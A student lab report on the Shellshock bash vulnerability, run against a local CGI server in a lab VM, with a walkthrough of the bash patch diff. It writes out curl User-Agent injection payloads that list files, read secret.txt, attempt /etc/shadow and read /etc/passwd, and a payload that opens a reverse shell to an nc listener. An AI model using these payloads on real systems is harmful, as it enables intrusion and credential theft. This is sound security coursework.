
Lab 2: Shellshock Attack

Cameron Lischke, Shuyao (Gloria) Tan


September 22, 2021

Task 1)

Our test is simple. Since the premise is that when invoking a child bash process, this special format of string will get passed as a function, and then anything after the first (){} will get executed, we simply write a shell variable string foo. Foo is defined as below. Then, we export foo as an environment variable. Lastly, we invoke a child process to see what gets executed. If the shell is vulnerable, anything after the (){} will be executed prior to running the actual child process.




As you can see above, the /bin/bash_shellshock executed the “echo i am vulnerable” command. This means it is vulnerable. The one below, however, did not execute the command, reinforcing the fact that the updated bash is not vulnerable.




Task 2)


We first make a file by the name of myprog.cgi



We save it in the /usr/lib/cgi-bin and set the permissions to root.



Then we use the curl command to get access to this file from the web. It uses an http request from the client to the server's cgi program.





Task 3)

Below, we make a new test.cgi file. This file contains commands to print out the environment variables for a child process /bin/bash_shellshock.

```
➜  cgi-bin sudo vi test.cgi
➜  cgi-bin ld
ld: no input files
➜  cgi-bin ls
myprog.cgi  test.cgi
➜  cgi-bin sudo chmod 755 test.cgi
➜  cgi-bin ls
myprog.cgi  test.cgi
➜  cgi-bin ls -l
total 8
-rwxr-xr-x 1 root root  85 Sep 22 09:18 myprog.cgi
-rwxr-xr-x 1 root root 128 Sep 22 09:24 test.cgi
➜  cgi-bin cat test.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
➜  cgi-bin
```

We then access the cgi program using curl again, and it prints the env variables. As you can see, the User Agent can be specified by the remote user using the argument -A. This will pass a string that will then be stored in an environment variable and because the shell does not validate the input, we can inject malicious code. Which is what we did below. We passed "-a 'myagent'" and that was stored in the env variable HTTP_USER_AGENT





Task 4)

To check if we can steal the contents of secret files, we first put a secret file into our cgi “server”. Then we leave that server directory and go back to our home directory.

```
➜  cgi-bin sudo vi secret.txt
➜  cgi-bin cat secret.txt
THIS IS A SECRET
➜  cgi-bin cd
➜  ~
```

From here, we can use the curl command to get the contents of the secret file. First we use the string parsing error to see the contents of our cgi server, then we rerun it to get the contents of our secret file. First we used “ls -al” to see all files, then we used “/bin/cat secret.txt.” It showed us our secret text

```
➜  ~ curl -A "() { echo hello;}; echo Content_type: text/plain;echo;/bin/ls -al"
  http://localhost/cgi-bin/myprog.cgi
total 20
drwxr-xr-x   2 root root 4096 Sep 22 09:38 .
drwxr-xr-x 153 root root 4096 Jun 11  2019 ..
-rwxr-xr-x   1 root root   85 Sep 22 09:18 myprog.cgi
-rw-r--r--   1 root root   17 Sep 22 09:38 secret.txt
-rwxr-xr-x   1 root root  128 Sep 22 09:24 test.cgi
➜  ~ curl -A "() { echo hello;}; echo Content_type: text/plain;echo;/bin/cat sec
ret.txt"  http://localhost/cgi-bin/myprog.cgi
THIS IS A SECRET
➜  ~
```


To answer the question about stealing /etc/shadow, this file contains passwords and other important information for the system. It does not look like it is working for us, despite it being a text file. It seems like we do not have the right privileges to get /etc/shadow because it needs root,

```
➜  ~ curl -A "() { echo hello;}; echo Content_type: text/plain;echo;/bin/cat /e
c/shadow"  http://localhost/cgi-bin/myprog.cgi
➜  ~
```


We then tried to change /etc/shadow to /etc/passwd, and we can get the passwords successfully.

Task 5)


To run a reverse shell, first we need to set up a listener on the attacker machine. We chose port 9090. We leave this terminal window up and undisturbed for the time being. It will listen for a connection from the victim server, which will occur once we have used the shellshock attack to force the victim server to connect to our (0.0.0.0) port 9090.



Then, we run the shellshock attack in a new terminal on our client side, using our invalid argument that is not parsed correctly or validated to connect the victim server to our attacker terminal through port 9090. That is using the curl -A command.



The /bin/bash command is executed, using the parameters to redirect the standard input and standard output to our attacker client's screen. We have a reverse shell! We run many commands and get the output back to our terminal. This is remote shell execution.



Task 6)

```
===================================================================
--- bash-4.2.orig/variables.c 2014-09-22 15:29:30.188411567 -0400
+++ bash-4.2/variables.c   2014-09-22 15:30:40.372413446 -0400
@@ -347,12 +347,10 @@
     temp_string[char_index] = ' ';
     strcpy (temp_string + char_index + 1, string);

-    parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
-
-    /* Ancient backwards compatibility.  Old versions of bash exported
-       functions like name()=() {...} */
-    if (name[char_index - 1] == ')' && name[char_index - 2] == '(')
-      name[char_index - 2] = '\0';
+    /* Don't import function names that are invalid identifiers from the
+       environment. */
+    if (legal_identifier (name))
+      parse_and_execute (temp_string, name,
   SEVAL_NONINT|SEVAL_NOHIST|SEVAL_FUNCDEF|SEVAL_ONECMD);

     if (temp_var = find_function (name))
```

In the highlighted region of the .diff file, there are some changes that fixed the shellshock vulnerability. Since the parse_and_execute is a general utility function that both executes shell commands and function definitions, there is a potential loophole for the malicious code to execute. Prior, there were errors in the parsing function. Now, they run a validity check to make sure that the name of the function is valid. In this way, the malicious code can no longer pass sanity checks.

Compiling was a huge issue for us. For some reason, the VM did not let us download from the sharepoint drive that Logan posted. It would not authenticate either of us for those files. However, we found the same file online and used this version.
https://sourceforge.net/projects/shellinux/files/src/packages/bash-4.2.tar.gz/download
The install file includes instructions. Instruction 4 was to "make install," but we did NOT run this command. We compiled by 1) ./configure and 2)make. We did notice some warnings when we run the 'make' command:

```
histfile.c: In function 'history_truncate_file':
histfile.c:406:7: warning: ignoring return value of 'write', decla
red with attribute warn_unused_result [-Wunused-result]
       write (file, bp, chars_read - (bp - buffer));
       ^
```

```
termcap.c: In function 'memory_out':
termcap.c:113:3: warning: ignoring return value of 'write', declar
ed with attribute warn_unused_result [-Wunused-result]
   write (2, "virtual memory exhausted\n", 25);
   ^
gcc -c -g -O2 -DHAVE_CONFIG_H  -I. -I../.. -I../.. -I../../lib -I.
 tparam.c
tparam.c: In function 'memory_out':
tparam.c:67:3: warning: implicit declaration of function 'write' [
-Wimplicit-function-declaration]
   write (2, "virtual memory exhausted\n", 25);
   ^
```

But we finally get it working. We change the first line in our test.cgi file to the new bash instance that we just downloaded and compiled.

```
#!/home/seed/Documents/bash-4.2/bash
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

It works. We access and run this file using curl, and it prints out the environment variables as planned. So far, everything is working to plan.

```
[09/22/21]seed@VM:~$ curl -v "http://localhost/cgi-bin/test.cgi"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Wed, 22 Sep 2021 14:58:28 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localho
st Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/test.cgi
REMOTE_PORT=38258
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/test.cgi
SCRIPT_NAME=/cgi-bin/test.cgi
* Connection #0 to host localhost left intact
```

We know that we can change an environment variable pretty easily using the -A flag on the curl command. Again, we can change the environment variable of HTTP_USER_AGENT to “myagent”. Still, the user can input its own defined variables into the environment.

```
[09/22/21]seed@VM:~$ curl -A "myagent" -v "http://localhost/cgi-bi
n/test.cgi"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: localhost
> User-Agent: myagent
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Wed, 22 Sep 2021 15:00:23 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=myagent
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localho
```

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localho
st Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/test.cgi
REMOTE_PORT=38302
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/test.cgi
SCRIPT_NAME=/cgi-bin/test.cgi
* Connection #0 to host localhost left intact
```

Now, we rerun Task 5, which is the shellshock reverse shell attack. Because this bash is updated, it should not work.
Again, we set up a reverse shell by starting a listener on port 9090.

```
/bin/bash 66x24
[09/22/21]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

Next, we run our malicious shellshock attack to get the child process in the server to connect back to our terminal window. Because we already changed the first line in our test.cgi file for the rerun of Task 3, we will run this test.cgi file for simplicity's sake. Recall that our test.cgi file now looks like this:

```
#!/home/seed/Documents/bash-4.2/bash
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Here goes our experiment. As expected, because this bash is now fixed, it did not work. We see that the HTTP_USER_AGENT is changed, but we did not get a shell. Even our listener did not get a callback. Clearly, the vulnerability has been patched.

```
/bin/bash 91x35
[09/22/21]seed@VM:~$ curl -A "() {echo "hello";}; echo Content_typ
e: text/plain; echo; echo; /bin/bash -i > /dev/0.0.0.0/9090 0<&1 2
>&1" http://0.0.0.0/cgi-bin/test.cgi
****** Environment Variables ******
HTTP_HOST=0.0.0.0
HTTP_USER_AGENT=() {echo hello;}; echo Content_type: text/plain; e
cho; echo; /bin/bash -i > /dev/0.0.0.0/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 0.0.0.0
 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=0.0.0.0
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/test.cgi
REMOTE_PORT=38384
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/test.cgi
SCRIPT_NAME=/cgi-bin/test.cgi
```

```
/bin/bash 66x24
[09/22/21]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```